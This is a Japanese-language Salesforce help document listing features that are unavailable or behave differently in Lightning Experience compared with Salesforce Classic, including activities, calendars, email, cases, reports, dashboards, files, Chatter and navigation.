Lightning Experience では異なる動作をするか使用できない全体的な活動機能として、活動の表示と編集、活動アラーム、繰り返し活動とフォローアップ活動、活動関連リストがあります。

活動の表示と編集

Lightning Experience では、行動と ToDo のリストビューが使用できません。ユーザは、ロール階層内で自分より下位のユーザが所有する行動と ToDo を編集できません。ただし、レポートを使用して、ロール階層内で自分より下位のユーザが所有する行動と ToDo を参照できます。ToDo リストの代理ビューを選択してロール階層内で自分より下位のユーザに再度割り当てた ToDo も参照できます。

活動アラーム

ユーザは、活動アラーム (今後の行動または ToDo 期日のアラーム) の設定と参照を行うことができません。

繰り返し活動

Lightning Experience では、定期的な行動の作成や編集など、繰り返しの行動や ToDo がサポートされません。ただし、Salesforce Classic で作成された定期的な行動の個々の行動については参照および編集可能です。

フォローアップ活動

Lightning Experience では、レコードの行動または ToDo を作成するための [フォローアップ行動の作成] および [フォローアップ **ToDo** の作成] ボタンが表示されません。代わりに、商談、リード、取引先、または取引先責任者のレコードのコンポーザによって、行動と ToDo の［名前］および［関連先］項目が事前に入力されます。

活動タイムラインと活動関連リスト

Lightning Experience では、活動をサポートするオブジェクトの詳細ページに、他の関連リストと共に [活動予定] または [活動履歴] が表示されることはありません。代わりに、活動タイムラインが表示されます。活動をサポートするオブジェクトとして、商談、リード、取引先、取引先責任者などと、活動を有効化したカスタムオブジェクトがあります。Lightning アプリケーションビルダーを使用すると、活動タイムラインをカスタマイズできます。

将来から過去へのすべての活動を表すため、活動タイムラインには [活動予定] 関連リストとは逆の順序で活動予定が表示されます。[次のステップ] には、タイムラインによって時系列で上から下へ順に活動予定が表示されます。日付のない ToDo は上部に、期限切れの ToDo は最後に表示されます。

活動タイムラインでの項目の表示と順序

活動タイムラインでは、行動および ToDo のコンパクトレイアウトを使用して、行動、ToDo、および活動ログの項目の表示と順序をカスタマイズできます。ただし、必須の活動情報を含む特定の項目は、レイアウトから削除してもタイムラインに残ります。たとえば、期日、日時、または ToDo の状況の項目をコンパクトレイアウトから削除するとします。行動の開始日時、ToDo のチェックボックス、ToDo 期日、活動記録日は活動のタイムラインに引き続き表示されます。行動の説明項目と ToDo のコメント項目はコンパクトレイアウトでは使用できませんが、タイムラインには常に表示されます。タイムラインに表示されるの残りの項目は、コンパクトレイアウトに含まれる項目を反映します。タイムラインの活動種別 (行動、ToDo、電話、メール) のアイコンはカスタマイズできません。

活動: 行動とカレンダーのみ

Lightning Experience では異なる動作をするか使用できない行動とカレンダーの機能として、営業時間の設定、Outlook の予定、被招集行動フラグ、カレンダービュー、共有、所有権、公開カレンダーとリソースカレンダー、表示するカレンダー項目数の制限、Cloud Scheduler があります。

営業時間

カレンダーには、個人設定で選択した営業時間は表示されません。

Outlook の予定表

Salesforce の行動から Microsoft® Outlook® の予定表を作成できません。

行動への招待

行動への他のユーザの招待、行動への招待の更新、招待の受け入れまたは拒否、招待者の関連リストの表示など、被招集行動フラグは使用できません。

カレンダービュー

Lightning Experience のカレンダーには月表示や印刷表示がありません。週末を非表示にすることはできません。

リストビューの絞り込み

行動または ToDo オブジェクトに基づくカレンダーでは、リストビューを絞り込めません。他のオブジェクトから作成されたカレンダーでは、[私の] および [すべて] で絞り込まれたリストビューはサポートされますが、[私のチーム] で絞り込まれたリストビューはサポートされません。

カレンダー項目の制限

ユーザは日表示または週表示で合計 150 個までのカレンダー項目を表示できます。この制限には、ユーザが作成したカレンダーでの Salesforce 行動と項目が含まれます。ユーザがそのビューの合計数制限を超える項目数が含まれるカレンダーを選択したとします。Lightning Experience にアラートが表示され、他のカレンダーの項目は非表示になります。

カレンダー共有と所有権

カレンダーをマネージャや他の同僚と共有することはできません。ロール階層のマネージャは、レポートを使用してロール階層内で自分より下位のユーザが所有する行動を参照できますが、編集することはできません。

ミーティングを所有できるユーザは 1 人のみです。ミーティングを他のユーザに再割り当てすると、カレンダーに表示されなくなります。

公開カレンダーおよびリソースカレンダー

公開カレンダーとリソースカレンダーは作成できず、Lightning Experience を使用する場合は、Salesforce Classic で作成した公開カレンダーとリソースカレンダーを表示できません。

Cloud Scheduler

Lightning Experience では、Cloud Scheduler のミーティング要請はサポートされていません。

活動: ToDo のみ

Lightning Experience では異なる動作をするか使用できない ToDo 機能として、ToDo リスト、ToDo を閉じて開きなおすこと、ToDo 割り当て通知、グループ ToDo があります。

ToDo リストでの項目の表示と順序
コンパクトレイアウトを使用して、ToDo リストの項目の表示と順序をカスタマイズします。ただし、重要な ToDo 情報を含む特定の項目は、レイアウトから削除しても ToDo リストに残ります。たとえば、状況および期日の項目をコンパクトレイアウトから削除するとします。ToDo のチェックボックスおよび期日は ToDo のリストに引き続き表示されます。リストに表示されるの残りの項目は、コンパクトレイアウトに含まれる項目を反映します。

ToDo リストの期限切れの ToDo
Lightning Experience では、1,000 件を超える期限切れの ToDo がある場合、期限切れの ToDo は表示されません。Salesforce Classic に切り替えて期限切れの ToDo を表示して閉じるか、ToDo を延期するか、期日を削除することができます。

ToDo を閉じて開きなおす
コメントを入力してから ToDo を閉じる必要があるなど、ToDo の入力規則が Salesforce 組織にあるとします。組織で複数の ToDo が [完了] の状況になっている場合は、ToDo を開きなおしたり閉じたりするときに、状況を選択する必要があります。組織で複数の ToDo が [進行中] の状況になっていて ToDo を開きなおすと、Lightning Experience では前回の [進行中] の状況が記憶されています。

ToDo 割り当て通知
Lightning Experience では、ToDo をユーザに割り当てたときにメールを送信するオプションは表示されません。また、誰かが ToDo を自分に割り当てたときにメールを受信する個人設定も表示されません。ただし、Lightning Experience から Salesforce Classic に切り替えれば、自分に割り当てた ToDo や、[完了] の状況で作成された ToDo のメールを受信できます。これらのオプションは、Salesforce システム管理者が組織を設定した方法によって異なります。

グループ ToDo
ToDo のコピーを同僚に割り当てることはできません。

メモ

関連リストのメモ
Salesforce Classic の従来のメモ取りツールで作成されたメモは、[メモ & 添付ファイル] 関連リストからのみ使用できます。拡張バージョンのメモで作成したメモは、[メモ] 関連リストにのみ表示されます。

メモへの「コラボレータ」アクセス権
Lightning Experience でメモを共有するときは、他のユーザに「参照」アクセス権のみを付与できます。メモでは、同時編集はサポートされていません。この制限により、複数のユーザが同時にメモを編集することはできないため、お互いのコンテンツに上書きしてしまうことがありません。

インテグレーションメール

サポートされるオブジェクト
インテグレーションメールは取引先、キャンペーン、ケース、取引先責任者、リード、および商談オブジェクトで完全にサポートされますが、カスタムオブジェクトではサポートされません。個人取引先レコードタイプは部分的にサポートされています。取引先責任者の差し込み項目は使用できません。これらのオブジェクトのレコードから、Salesforce で管理されている取引先責任者、リード、ユーザだけでなく、有効な外部メールアドレスにもメールを送信できます。

テンプレートに使用できる項目は、テンプレートの作成元オブジェクトに基づく項目とユーザの項目です。たとえば、商談レコードを開いていてテンプレートを作成する場合は、商談の項目とユーザの項目のみをテンプレートに追加できます。同様に、特定のオブジェクト用に作成されたメールテンプレートを別のオブジェクトで使用することはできません。たとえば、リードオブジェクトに使用するために作成されたテンプレートは、商談レコードから送信されるメールでは使用できません。

一括メール送信

一括メール送信はサポートされていません。つまり、ユーザが [取引先責任者] から［取引先責任者の一括メール送信］リンクにアクセスすることはできません。

標準および拡張差し込み印刷

ユーザが Microsoft® Word ドキュメントを作成して Salesforce から項目をマージできる、Salesforce レコードの［差し込み印刷］ボタンは使用できません。

ただし、ユーザが顧客への連絡時に差し込み項目を活用したい場合は、Salesforce レコードからの差し込み項目を含む個々のメールを Lightning Experience から送信できます。

差し込み印刷のハイパーリンク項目

ハイパーリンク数式項目は、差し込み項目としてサポートされていません。

メール活動

メールを送信すると、アクションを追跡してメールコンテンツを保存する ToDo レコードが作成されます。取引先責任者またはリードにメールを送信すると、そのレコードの [最近の活動] フィードに ToDo リンクが追加されます。受信者が取引先責任者でもリードでもない場合は、メールの送信時に開いていたレコードの [最近の活動] フィードにメールへのリンクが追加されます。ToDo レコードには、メールと共に送信された添付ファイルにアクセスするためのリンクは含まれません。

メールテンプレート

Lightning Experience のメールテンプレートは、リッチテキストをサポートしており、HTML として送信されます。

Salesforce Classic で作成されたメールテンプレート (テキスト、レターヘッド付き HTML、Visualforce) は Lightning Experience では使用できず、その逆も同様です。ただし、システム管理者は、Salesforce Classic のメールテンプレートを Lightning Experience の［設定］に追加することや［設定］から削除することができます。

Lightning Experience で作成されたすべてのテンプレートは公開です。メールの添付ファイルは、メールが送信されたときに公開になります。そのため、ユーザは作成したテンプレートを共有する必要がなくなりました。

メールの添付ファイル

ファイルへのアクセス権がない場合、そのファイルをメールまたはテンプレートに添付することはできません。添付ファイルのあるテンプレートを選択した場合は、それらのファイルにアクセスしてファイルを送信する必要があります。メールに添付されたファイルは、メールが送信されたときにハイパーリンクで公開されます。

メール追跡

メール追跡および [HTML メール状況] 関連リストは、Lightning Experience で使用できません。

Work.com

Work.com 販売管理およびサービス管理ツールは、Lightning Experience では使用できません。ただし、Lightning Experience ユーザは、フィードで受信した感謝バッジとスキル支持を参照できます。

カスタマーサービス機能: Lightning Experience で使用できない機能

組織がカスタマーサービスツールを使用している場合に発生する問題について説明します。通常、Service Cloud のデータおよび機能は、Lightning Experience でサポートされていません。サービス予約、サービス人員、サービステリトリー、業務時間、作業指示、作業種別など Field Service Lightning の標準機能は、納入商品と同様に、完全にサポートされています。ケースはサポートされていますが、Salesforce Classic と完全に同じ機能を使用できるわけではありません。Open CTI はサポートされていますが、Salesforce ClassicのOpen CTIとは機能的な違いがあります。

ケース

ケースの所有者をキューに変更すると、ケースのキューだけでなく、有効なすべてのキューが表示されます。

ケースレイアウト
: ケースの表示は他のレコードとは若干異なります。サポートエージェントは主にフィードの活動でコラボレーションと作業を行うため、ケースにはレコードの詳細または関連情報の代わりにフィードが最初に表示されます。詳細はフィードの横に表示されます。[活動] タブと [コラボレーション] タブの情報はフィードに直接表示されるため、これらのタブは表示されません。

  ケースフィードをオフにすると、ケースは他のレコードと同様に表示されます。活動とコラボレーションは表示されますが、フィードファーストのデザインは適用されなくなり、ケースでのクリック数とコンテキストの切り替え数が増加します。フィードの代わりにコラボレーション (Chatter) を使用できますが、コラボレーションには便利なケースフィードパブリッシャー (メール、活動の記録、状況の変更など) は含まれません。

  ケースフィードパブリッシャーを追加または削除することはできますが、ケースレイアウトの再配置およびカスタムボタンとカスタムリンクの追加はサポートされていません。

クローズケースレイアウト
: 簡易化のため、クローズケースレイアウトは使用できませんが、クローズ状況をケース編集ページに追加することはできます。[設定] の [サポート設定] ページで、[クローズケースの状況項目を表示] を選択します。

ケースコメント
: コメントは [ケースコメント] 関連リストではなくフィードに追加するようになりました。Lightning Experience では、関連リストにコメントを追加できません。関連リストに表示されるコメントは、Salesforce Classic ユーザによるものです。

ケース関連リスト
: ケースでは、[ケース履歴]、[ケースマイルストン]、[ケースチーム]、[取引先責任者の役割]、[外部共有]、[コンテンツ配信]、[Live Chat のトランスクリプト]、[関連コンテンツ]、および [SOS セッション] 関連リストを使用できません。

ケースの設定
: ケースの新しいフィードファーストデザインを最大限に活用するには、標準ケースフィードパブリッシャーを再作成します。標準パブリッシャーは使用できませんが、ケースオブジェクトのクイックアクションとして簡単に再作成できます。パブリッシャーをクイックアクションとして再作成する利点の1つは、クイックアクションはモバイルデバイスに表示されるという点です。一方、標準ケースフィードパブリッシャーはモバイルデバイスには表示されません。

ケースの割り当てルール
ケースの割り当てルールはサポートされていませんが、Lightning プロセスビルダーを使用して類似したルールを作成できます。ケースページレイアウトで [ケース割り当て] チェックボックスを選択すると、ケースで [有効な割り当てルールによりケースを割り当てる] が表示されますが、それを選択しても割り当てルールはトリガされません。

ケースフィードでのソーシャル投稿への返信
Salesforce Lightning では、ソーシャル投稿に対する [いいね!]、[いいね! を取り消す]、[削除] がサポートされます。ただし、投稿への返信は Salesforce Classic で行う必要があります。

Open CTI とコールセンター

Salesforce Classic と Lightning Experience 用に別個の Open CTI API があります。これら 2 つの Open CTI API は動作や機能が異なるため、カスタム JavaScript コードで交換することはできません。機能の違いを含むこの 2 つの API についての詳細は、『*Open CTI 開発者ガイド*』を参照してください。

Lightning Experience で作業するときは次の点に留意してください。

- 標準搭載されたコールセンターアプリケーションは、Salesforce Classic アプリケーションです。コールセンターアプリケーションでソフトフォンを使用すると、コールセンターアプリケーションが Lightning Experience から起動された場合、これらのソフトフォンは機能しません。Open CTI for Lightning Experience は Lightning アプリケーションでのみ動作し、Open CTI for Salesforce Classic は Classic アプリケーションでのみ動作します。

  Open CTI for Lightning Experience を使用するには、Lightning Experience アプリケーションを作成します。

- Open CTI for Lightning Experience では、新規ブラウザタブやウィンドウで開く画面ポップがサポートされていません。

サポート対象外の Service Cloud の機能

Open CTI、納入商品、基本ケース、ソーシャル投稿、ソーシャル人格、Field Service Lightning の標準機能を除き、Lightning Experience では Salesforce コンソールを含む Service Cloud の機能がサポートされていません。Field Service Lightning 管理パッケージは、Lightning Experience でサポートされていません。

既存の Salesforce to Salesforce ユーザの場合、接続によって共有されたレコードは、そのオブジェクト種別が Lightning Experience でサポートされている限り新しいユーザインターフェースで使用できます。

Lightning Experience では、次の機能を使用できません。

- ナレッジ記事
- オムニチャネル
- エンタイトルメント
- マイルストン
- マクロ

関連トピック:

Open CTI 開発者ガイド

レポートおよびダッシュボード: Lightning Experience にはない機能

ここでは、Lightning Experience でレポートとダッシュボードを使用するときに想定される問題について説明します。新しいユーザインターフェースでは、Salesforce データおよび機能の一部を使用できません。また、一部の機能は Salesforce Classic と同等ではありません。

レポート

Lightning Experience で制限付きで使用できる機能

機能	Lightning Experience 機能に関する留意事項
レポートのオブジェクトサポート	Lightning Experience ではまだすべての標準 Salesforce オブジェクトはサポートされていませんが、Lightning Experience のレポートビルダーではすべてサポートされています。ユーザはすべての標準オブジェクトのレポートを作成および表示できます。Lightning Experience ではまだサポートされていないオブジェクトに関連するレポートは新しいインターフェースで直接開き、その他のレポートと同様に動作します。
履歴トレンドレポート	Lightning Experience では、グラフを含む履歴トレンドレポートはサポートされますが、履歴トレンドレポートの表形式ビューは使用できません。
レポートのエクスポート	Lightning Experience からエクスポートされたレポートのフッターには、「社外秘情報-配布厳禁」という免責事項が含まれることはありません。この免責事項は、[設定]の[エクスポートされたレポートから免責事項を除外] 設定を無効にした場合でも除外されます。
検索条件	次の検索条件は、レポートの作成または編集時には使用できますが、レポート表示時の条件パネルには表示されません。検索条件が表示されなくても、レポートは引き続き絞り込まれます。 • 行制限の検索条件 • 履歴項目の絞り込み • 標準の検索条件 (日付、選択リスト、文字列フィルタを除く)
レポートの登録	Lightning Experience では、ユーザはレポートに登録することはできますが、通知条件を設定することはできず、レポート結果をメールで受信するのみです。

Lightning Experience で使用できない機能

機能	Lightning Experience 機能に関する留意事項
結合レポート	
レポートの更新のスケジュール	Salesforce Classic でスケジュールされたレポートの更新は、Lightning Experience でも引き続き動作します。 Lightning Experience では、ユーザはレポートの更新をスケジュールする代わりに、レポートに登録できます。
レポートの印刷	Lightning Experience には印刷オプションはありませんが、ユーザはブラウザの [印刷] 機能を使用してレポートを印刷できます。
キャンペーンへの追加	
レポートビルダーのアクセシビリティモード	アクセシビリティモードを有効にしているユーザは、Salesforce Classic に切り替えてからレポートの作成や編集を行う必要があります。

Lightning Experience でのレポートの使用に関するその他の留意事項

機能	Lightning Experience 機能に関する留意事項
レポートの更新のスケジュール	Salesforce Classic でスケジュールされたレポートの更新は、Lightning Experience でも引き続き動作します。 Lightning Experience では、ユーザはレポートの更新をスケジュールする代わりに、レポートに登録できます。

ダッシュボード

Lightning Experience でのダッシュボードの使用に関する考慮事項

- Lightning Experience で保存したダッシュボードは、Salesforce Classic では編集できません。Lightning Experience で Salesforce Classic ダッシュボードを編集する代わりに、ダッシュボードをコピーしてそのコピーを編集することを検討してください。これにより、Salesforce Classic では引き続き元のダッシュボードを編集できます。
- Lightning Experience では、条件設定済みダッシュボードからレポートにドリルインしても、レポートは絞り込まれません。Salesforce Classic では、条件設定済みダッシュボードからレポートにドリルインすると、レポートもダッシュボードと同様に絞り込まれます。

Lightning Experience で使用できない機能

機能	Lightning Experience 機能に関する留意事項
条件設定済みダッシュボードの作成、編集、および削除	Lightning Experience ユーザは、条件設定済みダッシュボードを表示できます。条件設定済みダッシュボードは、常に検索条件が適用されない状態で開きます。Salesforce Classic で追加された検索条件は適用またはクリアできます。 条件設定済みダッシュボードの作成、編集、削除や、ダッシュボード検索条件の追加、変更、削除を行うには、Salesforce Classic に切り替えます。
動的ダッシュボードの作成、編集、および削除	ユーザは動的ダッシュボードを表示できますが、作成、編集、または削除するには Salesforce Classic に切り替える必要があります。
ダッシュボードの更新のスケジュール	Lightning Experience では、ユーザはダッシュボードの更新をスケジュールできませんが、Salesforce Classic でスケジュールされたダッシュボードの更新は、Lightning Experience でも引き続き動作します。
Chatter へのダッシュボードコンポーネントの投稿	
ダッシュボードの Visualforce コンポーネント	
ダッシュボードコンポーネントから Web サイトまたはメールアドレスへのリンク	
ダッシュボードエディタのアクセシビリティモード	アクセシビリティモードを有効にしているユーザは、Lightning Experience ダッシュボードを引き続き作成および編集できますが、十分に利用できる操作性を得るには Salesforce Classic に切り替える必要があります。

フォルダ

Lightning Experience で使用できない機能

機能	Lightning Experience 機能に関する留意事項
標準フォルダ (Salesforce にパッケージ化されているデフォルトのレポートとダッシュボードを含む)	
フォルダ間でのレポートとダッシュボードの移動	
レポートフォルダとダッシュボードフォルダの作成および削除	Salesforce Classic で作成されたフォルダとそのコンテンツは Lightning Experience で使用できます。レポート

機能	Lightning Experience 機能に関する留意事項
	やダッシュボードの作成またはコピー時、ユーザはこれらのフォルダ内に保存することができます。
レポートフォルダおよびダッシュボードフォルダの共有	Salesforce Classic のフォルダに対する共有権限セットは Lightning Experience でも有効ですが、共有権限の設定や変更を行うことはできません。
レポートフォルダおよびダッシュボードフォルダの検索	Lightning Experience では、ユーザはレポートフォルダとダッシュボードフォルダの検索ができません。グローバル検索の結果にはレポートとダッシュボードが含まれますが、レポートフォルダとダッシュボードフォルダは含まれません。

グラフ

Lightning Experience でのグラフの使用に関する考慮事項

機能	Lightning Experience 機能に関する留意事項
表形式グラフ	表形式グラフには Chatter 写真が表示され、条件付き強調表示が示されますが、ユーザがこれらの機能を設定する場合は Salesforce Classic に切り替える必要があります。
組み合わせグラフ	積み上げ縦棒グラフと折れ線グラフの両方から成る組み合わせグラフには、積み上げ縦棒グラフのみが示されます。折れ線グラフは描画されません。 2 つのグルーピングと 1 つの折れ線グラフがある組み合わせグラフは、Lightning Experience の表示が Salesforce Classic とは異なります。Lightning Experience では、折れ線グラフに両方のグルーピングが描画されます。Salesforce Classic では、折れ線グラフに 1 つ目のグルーピングしか描画されません。 ダッシュボードに組み合わせグラフを追加する、または組み合わせグラフを編集する場合は、Salesforce Classic に切り替えます。 2 つのグルーピング、2 つの基準、1 つの折れ線グラフがある組み合わせ縦棒グラフは、Lightning Experience で棒グラフとして表示されます。この棒グラフには 2 つのグルーピングが表示されますが、折れ線グラフによって描画される基準は示されません。

機能	Lightning Experience 機能に関する留意事項
じょうごグラフ	じょうごグラフをダッシュボードに追加するか、じょうごグラフを編集するには、Salesforce Classic に切り替えます。
ゲージグラフ	ゲージグラフのブレークポイントでは、整数のみ使用できます。たとえば、`5` は有効なブレークポイントですが、`5.1` は有効ではありません。 レポートでは、ゲージグラフは棒グラフとして表示されます。
散布図	散布図をダッシュボードに追加するか、散布図を編集するには、Salesforce Classic に切り替えます。
小グループを「その他」に組み合わせる	小グループを組み合わせるには、Salesforce Classic に切り替えます。
グラフエディタ	グラフエディタでは、ユーザは次の操作を実行できません。 • グラフに表示されるレポートデータセットを制限する • 並び替え方向を変更する (並べ替えがサポートされている表形式グラフを除く) • 測定単位を変更する (メートルからセンチメートルなど) • 複数の集計を追加する • ソースレポートのグラフを使用する
ディメンション数が 100 を超えるグラフ	Lightning Experience では、ディメンション数が 100 を超える場合、最初の 100 ディメンションのみがグラフに描画されます。この制限を回避するには、返されるディメンションが 100 以下になるようにレポートの検索条件を設定します。

Lightning Experience で使用できない機能

機能	Lightning Experience 機能に関する留意事項
円グラフ	Salesforce Classic の円グラフは、Lightning Experience ではドーナツグラフとして表示されます。

関連トピック:

ダッシュボードの制限

ファイルおよびコンテンツ: Lightning Experience にはない機能

ここでは、Lightning Experience で Salesforce Files およびその他のコンテンツ機能を使用するときに想定される問題について説明します。新しいユーザインターフェースでは、データおよび機能の一部を使用できません。また、一部の機能は Salesforce Classic と同等ではありません。

Salesforce Files

- Lightning Experience ではファイルをライブラリと共有することはできませんが、ライブラリのファイルは、Lightning Experience の [ファイル] ホームと、Salesforce ファイルを選択してフィード投稿に添付するときに表示されます。
- ファイルと添付ファイルは、これまでと同様 2 つの異なるオブジェクト種別です。添付ファイルは、ファイルとは異なり、特定のレコードにのみ関連付けられ、それ以上共有することはできません。Lightning Experience では、[メモ & 添付ファイル] 関連リストにファイルがアップロードされます。Spring '16 より前の Salesforce Classic では、この関連リストには常に、ファイルではなく、添付ファイルがアップロードされていました。つまり、既存の組織の場合、[メモ & 添付ファイル] リストに、Salesforce Classic でアップロードされた添付ファイルと Lightning Experience で追加されたファイルが混在している可能性があります。

  API では、[メモ & 添付ファイル] リストから添付ファイルを取得する既存のインテグレーションには、Lightning Experience でリストにアップロードされたファイルは含まれません。ファイルと添付ファイルを取得するには、新しい API コールが必要です。

- Lightning Experience では、[ファイル] 関連リスト、[メモ & 添付ファイル] 関連リスト、ファイル詳細ページの関連リストで行レベルのアクション (編集や削除など) を使用できません。ファイルを削除および管理するには、[ファイル] ホームで行レベルのアクションを使用するか、ファイルのプレビューまたは詳細ページでクイックアクションを使用します。
- Lightning Experience ではファイルを非公開にすることができません。
- Lightning Experience ではリンクを使用してファイルを共有することができません。

ファイル同期

ファイル同期は Lightning Experience では使用できません。ただし、[ファイル] ホームには [同期済み] フィルタがあるため、Salesforce Classic で同期したファイルに簡単にアクセスできます。

Salesforce CRM Content

Lightning Experience ではライブラリの作成や管理はできませんが、ライブラリ内にあるファイルは新しいインターフェースで使用できます。ライブラリ内のファイルには [ファイル] ホームからアクセス可能で、

Salesforce Files と同様にファイルの共有と操作を行うことができます。ユーザはアクセス権のあるライブラリを参照し、[ファイル] ホームの絞り込まれたビューからライブラリ内のファイルにアクセスできます。

ドキュメント
Lightning Experience ではドキュメントを使用できません。

Files Connect
ユーザは、Lightning Experience の [ファイル] ホームからは外部データソースのコンテンツを参照できませんが、フィード投稿に添付するファイルを選択するときには外部データソースのコンテンツを参照できます。Salesforce Classic で作成された外部ファイル参照にもアクセスできます。

Chatter: Lightning Experience にはない機能

ここでは、Lightning Experience でユーザがコラボレーションするときに想定される問題について説明します。一部の Chatter 機能はサポートされていません。また、一部の機能は Salesforce Classic と同等ではありません。

Chatter フィード

Chatter パブリッシャー
Lightning Experience では、ユーザは次の投稿種別を作成できます。

- テキスト投稿 (添付ファイルの有無を問わず)
- アンケート
- 質問
- グループフィードへのお知らせの投稿

[感謝] など他の投稿種別は現在サポートされていません。

投稿の共有
ユーザはグループやフォロワーと投稿を共有できません。

フィードのフィルタおよび並び替え
ユーザがフィルタを使用して、フィードに表示される投稿数を少なくすることはできません。

Chatter での承認
Lightning Experience ユーザは、Chatter またはレコードの活動タイムラインで承認申請を表示することはできません。ユーザの承認を待機中のすべての申請リストを表示するには、Salesforce Classic に切り替える (または Salesforce1 モバイルアプリケーションを使用する) 必要があります。

Chatter トピック
Chatter トピックは使用できません。

顔文字
顔文字は使用できません。

検索結果の強調表示
ユーザがフィードで検索を実行すると、検索結果でキーワードが強調表示されません。

グローバル検索結果の絞り込み
ユーザが、グローバル検索の結果をフィードで絞り込むことはできません。

Chatter メッセージ
Chatter メッセージは使用できません。

人とプロファイル

Lightning Experience で人とプロファイルを使用するときには、次の機能を使用できません。

- [すべてのユーザ] リスト
- Chatter Influence
- [取引先責任者] 項目と [会社情報] 項目を従業員、外部ユーザ、または公開 (ゲスト) ユーザにのみ表示
- ユーザプロファイルのタブの追加または並び替え
- プロファイル写真のモデレータバッジ
- システム管理者による [ユーザプロファイル] ページへの新規アクションの追加。[編集] および [ユーザの詳細] オプションのみが表示されます。
- Chatter External ライセンスを持つユーザは、プロファイルを編集できません。
- Lightning Experience でのコミュニティのプロファイル写真は、Salesforce Classic の写真よりも大きく、より高い解像度で表示されます。Salesforce Classic でアップロードされたプロファイル写真は、Lightning Experience で写真をアップロードし直すまで Lightning Experience では鮮明に表示されません。

グループ

Lightning Experience でグループを使用するときには、次の機能を使用できません。

- グループリストビューページにおすすめグループを表示する。
- 顧客グループで [レコードの追加] アクションを使用してレコードをグループに追加する (自分または別のシステム管理者がこのアクションをグループパブリッシャーに追加している場合も含む)。
- [ユーザを招待] オプションを選択し、メールアドレスを使用して顧客をグループに招待する。代わりに、組織に顧客に対応するユーザを作成し、[メンバーの追加] アクションを使用してグループに追加する必要があります。
- グループメールアドレスまたは [メールで投稿] リンクを表示する。

  ユーザがグループメールアドレスを知っているか、Salesforce Classic から保存した場合は、引き続きグループにメールを送信してメールでグループに投稿することができます。
- Chatter 全体の通知設定にグループ通知設定からアクセスする。
- グループファイルリストからファイルを削除する。

その他の Salesforce 製品: Lightning Experience にはない機能

このリリースの Lightning Experience では、次の Salesforce 製品はサポートされていません。

- Salesforce Communities

  メモ: コミュニティでは Lightning Experience のログイン操作を使用します。さらに、Lightning Experience では、Salesforce Communities の設定ページを使用できます。
- コミュニティビルダー
- Pardot
- RelateIQ

ナビゲーションおよびアクション: Lightning Experience にはない機能

ここでは、Lightning Experience でナビゲーション時とアクションの使用時に想定される問題について説明します。新しいユーザインターフェースでは、一部の Salesforce 機能を使用できません。また、一部の機能は Salesforce Classic と同等ではありません。

ナビゲーション

タブバーから Lightning Experience ナビゲーションバーへの変更

Lightning Experience にはオブジェクトを表すタブという概念はありません。新しいインターフェースでは、以前の Salesforce Classic タブバーが更新され、ページの左側に沿って表示される折りたたみ可能なナビゲーションメニューになりました。

デフォルトのナビゲーションバーでは、Lightning Experience で使用可能な標準 Salesforce オブジェクト、ホーム、Chatter 項目 (メインフィード、人、およびグループ)、ファイル、ダッシュボード、レポート、ユーザの ToDo リストとカレンダーにアクセスできます。

アプリケーションとカスタムオブジェクトはアプリケーションランチャーで使用可能

アプリケーション (Salesforce タブセットアプリケーションと接続アプリケーションを含む) およびカスタムオブジェクトは、デフォルトの Lightning Experience ナビゲーションバーには含まれていません。組織でデフォルトのナビゲーションバーを使用している場合、ユーザはヘッダーの をクリックしてアプリケーションランチャーからこれらの項目にアクセスできます。カスタムオブジェクトは、[その他の項目] のリストに表示されます。

Lightning Experience では Salesforce Classic タブパラダイムは使用されませんが、カスタムオブジェクトを新しいインターフェースで使用できるようにするには、引き続きカスタムオブジェクトタブを作成する必要があります。

カスタム Lightning Experience ナビゲーションバーでほとんどのアプリケーションとオブジェクトをサポート

カスタムナビゲーションバーを使用してカスタム Lightning Experience アプリケーションを作成し、ユーザプロファイルに割り当てることができます。たとえば、財務部門向けの Lightning アプリケーションを作成して、同部門の一般的な業務の遂行に必要となる重要な項目をすべて含めることができます。Lightning Experience アプリケーションランチャーに表示されるアプリケーション、オブジェクト、その他の項目 (Visualforce タブ、Lightning ページタブ、Lightning コンポーネントタブを含む) は、一部の例外を除いて含めることができます。

カスタムナビゲーションメニューには、Salesforce オブジェクトとして取引先、納入商品、キャンペーン、ケース、取引先責任者、ファイル、ダッシュボード、行動、ナレッジ記事、リード、商談、価格表、商品、レポート、ToDo、テナント、作業指示、カスタムオブジェクトを含めることができます。さらに、ホーム、メイン Chatter フィード、グループ、人も追加できます。

カスタム Lightning Experience アプリケーションのナビゲーションバーに、接続アプリケーション (Gmail™、Microsoft Office 365™、Salesforce ISV のその他のアプリケーションなど) を含めることはできません。

ユーザは、引き続きアプリケーションランチャーから接続アプリケーションにアクセスできます。

Lightning Experience ナビゲーションメニューと Salesforce1 ナビゲーションメニューに関連性はありません。Salesforce1 ナビゲーションメニューを変更しても、デフォルトまたはカスタム Lightning Experience ナビゲーションバーには影響しません。その逆も同様です。

新しいブラウザウィンドウまたはタブでリンクを開く
通常、Lightning Experience では右クリックおよび Windows や Mac のキーボードショートカットを使用して、新しいブラウザウィンドウまたはタブでリンクを開くことができます。ただし、次のようなアプリケーションの一部の領域では、これらのオプションがサポートされていません。

- [ホーム] の [最も重要な商談] カードや [最近のレコード] カードのリンク
- レコードのアクションアイコン、ボタン、およびメニュー項目
- メモへのリンク
- ダッシュボードの [レポートの表示] リンク
- Lightning Experience の [設定] ページのリンク

ショートカットでは、[設定] メニューのノードが新しいタブまたはウィンドウで開きます。ただし、スキーマビルダーおよびデータインポートノードは Lightning Experience ではなく Salesforce Classic で開きます。

Lightning Experience では保存操作のように動作する Return キーと Enter キー
ロングテキストエリアで改行を入力するために使用するキーは、Lightning Experience では多少異なる動作をします。ロングテキストエリアにカーソルを置いて Return キーか Enter キーを押すと、カーソルはテキストエリアから離れて [保存] ボタンが選択されます。改行を入力するには、Shift+Enter キーを押してください。

アクションとボタン

Lightning Experience では、次のアクションとボタンを使用できません。

- ディープコピー
- 一括削除
- オブジェクトのホームページおよびリストビューの一部の一括アクション (リストの複数項目の一括変更または削除、一括メール送信など)
- 共有ボタン ([ファイル] ホーム、ファイル詳細ページ、ファイルプレビュープレーヤーにファイル共有オプションがある Salesforce Files を除く)
- コンテンツソースが OnClick JavaScript であるカスタムボタン
- コンテンツソースが URL で、Salesforce Classic でパラメータを標準ページに渡すカスタムボタン (レコードの作成時に項目を事前入力する場合など)

外部オブジェクトに対するクイックアクションはサポートされていません。

関連トピック:

既存の Salesforce カスタマイズの動作
ポイント & クリック操作によるカスタマイズ: Lightning Experience にはない機能

検索: Lightning Experience にはない機能

Lightning Experience で検索するときに発生する可能性がある問題について説明します。一部の検索関連機能は、新しいユーザインターフェースでは使用できません。また、一部の機能は Salesforce Classic と同等ではありません。

